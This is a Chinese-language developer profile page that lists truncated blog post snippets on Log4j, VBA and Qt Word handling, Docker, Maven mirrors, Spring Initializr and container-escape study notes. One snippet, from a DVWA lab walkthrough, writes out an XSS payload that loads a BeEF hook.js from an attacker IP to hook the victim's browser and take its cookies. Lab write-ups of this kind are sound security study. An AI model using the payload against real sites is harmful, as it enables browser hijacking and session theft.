


- @Alsn86


简介
该用户还未填写简介
擅长的技术栈
可提供的服务
暂无可提供的服务
尤其是 Log4j 2.x 版本,解决了 Log4j 1.x 的许多问题,并提供了许多高级功能。它是许多大型 Java 项目的首选日志框架。然而,在使用时需要注意安全配置(如避免 Log4Shell 漏洞),并根据项目需求选择合适的日志级别和输出目标。它提供了灵活的日志记录功能,支持将日志输出到控制台、文件、数据库、网络等多种目标,并支持日志级别、格式化、过滤等高级功能。Log4j 是一款功能强大

在dvwa的xss中使用beefkali ip为192.168.253.8,在kali里启动beef在自动跳转出的登录页面登录beef,用户名密码都是beef在受害机,192.168.253.8,进行xss,其中<script src=http://192.168.253.132:3000/hook.js>,点击提交好了,beef里可以看见192.168.253.8上线了,获取了coo
【代码】vba讲excel转换为word。

【代码】Qt 操作word文档。

【代码】docker安装佩奇文库。
云原生安全 → 容器逃逸 → 属于红队/渗透测试中的"内网横向移动"技术栈学完这套,你能看懂 CTF 里的容器题,也能在工作中做容器安全审计。
靠。它让容器以为自己有独立的 PID、网络、文件系统。但 Namespace 不是完美的。如果你把,隔离就破了。
谁能创建 Pod,谁就能控制集群。谁能访问 etcd,谁就能拿到所有密码。所有攻击面,归根到底都在争这两件事。先把第一阶段的 Linux Namespace 搞懂,后面 70% 的内容自然就通了。
找到setting.xml的路径,若无改文件,自己创建。修改内容为使用国内镜像。

【代码】25.idea专业版使用Spring Initializr 快速生成项目。